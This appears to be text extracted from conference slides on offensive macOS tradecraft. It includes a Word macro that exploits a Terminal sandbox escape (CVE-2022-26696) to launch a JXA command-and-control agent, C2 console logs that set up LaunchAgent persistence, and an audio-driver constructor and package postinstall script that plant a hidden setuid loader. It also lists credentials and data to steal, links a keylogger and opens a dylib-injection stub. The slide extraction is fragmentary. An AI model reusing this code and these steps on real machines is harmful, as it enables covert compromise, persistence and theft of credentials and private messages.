
- Madhav Bhatt shared a cool technique to escape the Word's sandbox. However, it requires users to reboot their Macs.



...but we have our own 0-days 😈

Presenting :

macOS sandbox escape vulnerability



Sandbox escape vulnerability details



```
Sub AutoOpen()
```

```
MacScript ("do shell script \"open -b com.apple.terminal --env __OSINSTALL_ENVIRONMENT=1  
--env PATH='$(/usr/bin/osascript -l JavaScript /path/.apfell.js)'\" ")
```

```
End Sub
```

Terminal

Available for: macOS Monterey

Impact: A sandboxed process may be able to circumvent sandbox restrictions

Description: This issue was addressed with improved environment sanitization.

CVE-2022-26696: Ron Waisberg, Ron Hass (@ronhass7) of Perception Point, and Wojciech Reguła (@_r3ggi) of SecuRing

Persistence

Typical macOS persistence techniques:

- Launch Agents
- Launch Daemons
- Login Items
- Cron Jobs
- Login/Logout Hooks
- Authorization Plugins
- ...

INTERACT	IP	HOST	USER	DOMAIN	OS	LAST CHECKIN	DESCRIPTION	AGENT	C2
7	192.168.1.128	PAKER.LOCAL	wregula			8s	Created by operator at 04/20/2022 14:40:35 UTC		

CALLBACK: 7 X

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:36:38] / 38 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:36:49] / 39 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:36:59] / 40 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:12] / 41 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:24] / 42 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:33] / 43 / operator error

pe

Active Callbacks

INTERACT	IP	HOST	USER	DOMAIN	OS	LAST CHECKIN	DESCRIPTION	AGENT	C2
7	192.168.1.128	PAKER.LOCAL	wregula		Apple	3s	Created by operator at 04/20/2022 14:40:35 UTC		

CALLBACK: 7 X

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:12] / 41 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:24] / 42 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:37:33] / 43 / operator error

shell cat /Users/wregula/.apfell.js 0

[Wed Apr 20 2022 15:39:11] / 44 / operator

persist_launch {"args":["/usr/bin/osascript","-l","JavaScript","/Users/wregula/.apfell.js"],"KeepAlive":true,"label":"com.test.test","LaunchPath":"","LocalAgent":true,"RunAtLoad":true}


1 file written to /Users/wregula/Library/LaunchAgents/com.test.test.plist

+

< 1 >

Total Results: 1

Persistence – macOS Ventura



Login Item Added

"Google Chrome" will open automatically when you log in. You can manage this in Login Items Settings.

Persistence – invisible HAL driver

```
1  #import <Foundation/Foundation.h>
2
3  __attribute__((constructor)) static void constructor(int argc, const char **argv) {
4
5      NSTask *task = [NSTask new];
6      task.executableURL = [NSURL fileURLWithPath:@"/Users/Shared/com.apple.jxaloader"];
7      [task launch];
8
9  }
10
11 void NullAudio_Create(void) {}
```

Persistence – invisible HAL driver

```
1  import Foundation
2  import OSKit
3
4  // apfell.js content goes here
5  let jxa = """
6  ObjC.import('Foundation');
7
8  var filePath = "/private/tmp/pwned";
9  var fileContent = "pwned";
10
11  var contentData = $.NSString.alloc.initWithUTF8String(fileContent);
12  contentData.writeToFileAtomically(filePath, true);
13  """
14
15  let osascript = OSAScript.init(source: jxa, language: OSALanguage(forName: "JavaScript"))
16
17  var error: NSDictionary?
18
19  if !osascript.compileAndReturnError(&error) {
20      print("JXA compilation error: \(error!)")
21      exit(-1)
22  }
23
24  osascript.executeAndReturnError(&error)
```




Path


[Get Info](#)

Search

 All Files

 All Scripts

Receipts



Kind --

Kind --

Executable --

Size --

Modified --

Owner --

Group --

Permissions



—



—



Version --

Identifier --

Entitlements

No Entitlements

 All Files

2 items, 1,9 MB installed

Back/Forward

JXAdropper.pkg

Path

Action

Get Info

Quick Look

Installer

Search

Search

Exports

Review

Package Info

All Files


postinstall

Receipts

JXAdropper.pkg

postinstall

```
1 #!/bin/zsh
2
3 FILE_NAME="/Users/Shared/com.apple.jxaloader"
4
5 chflags hidden $FILE_NAME
6 chown root:wheel $FILE_NAME
7 chmod +x $FILE_NAME
8 chmod +s $FILE_NAME
9
10 pkill coreaudiod
11
```



Name

postinstall

Kind

Z Shell script

Size

172 bytes — 11 lines

Where

JXAdropper.pkg/Scripts/postinstall

As User

root

When


After moving files into place

Arguments

\$0	path to this script
\${argv[...]	path to this package
\${argv[...]	path to root of selected install disk
\${argv[...]	path to root of selected install disk
\${argv[...]	"/" on startup disk

Z Shell script — 11 lines

Target for this talk



Data Collection

We're interested in:


- VPN credentials
- AD credentials (NoMAD)
- Signal messages
- Browser cookies
- Keychain entries
- AWS / other cloud keys
- Desktop/Documents files



Signal



Data Collection - OpenVPN



```
profiles — -sh — 80x17
Paker:profiles wregula$ pwd
/Users/wregula/Library/Application Support/OpenVPN Connect/profiles
Paker:profiles wregula$ ls
1650620851865.ovpn
Paker:profiles wregula$ tail 1650620851865.ovpn
comp-lzo
resolv-retry infinite
nobind
persist-key
persist-tun
auth-user-pass
route-method exe
route-delay 2
redirect-gateway def1 bypass-dhcp
auth SHA256
Paker:profiles wregula$
```

Data Collection - OpenVPN

```
profiles --sh -- 109x23
Paker:profiles wregula$ codesign -d --entitlements - "/Applications/OpenVPN Connect/OpenVPN Connect.app"
Executable=/Applications/OpenVPN Connect/OpenVPN Connect.app/Contents/MacOS/OpenVPN Connect
[Dict]
  [Key] com.apple.security.cs.allow-dyld-environment-variables
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.allow-jit
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.allow-unsigned-executable-memory
  [Value]
    [Bool] true
  [Key] com.apple.security.cs.disable-library-validation
  [Value]
    [Bool] true
  [Key] com.apple.security.files.user-selected.read-write
  [Value]
    [Bool] true
  [Key] com.apple.security.network.client
  [Value]
    [Bool] true
Paker:profiles wregula$
```

Data Collection – OpenVPN

- You can use my universal app Keylogger
- <https://gist.github.com/r3ggi/26f38e6439d96474491432621f2237c0>


```
__attribute__((constructor)) static void pwn(int argc, const char **argv) {  
  
    NSLog(@"[*] Dylib injected");  
  
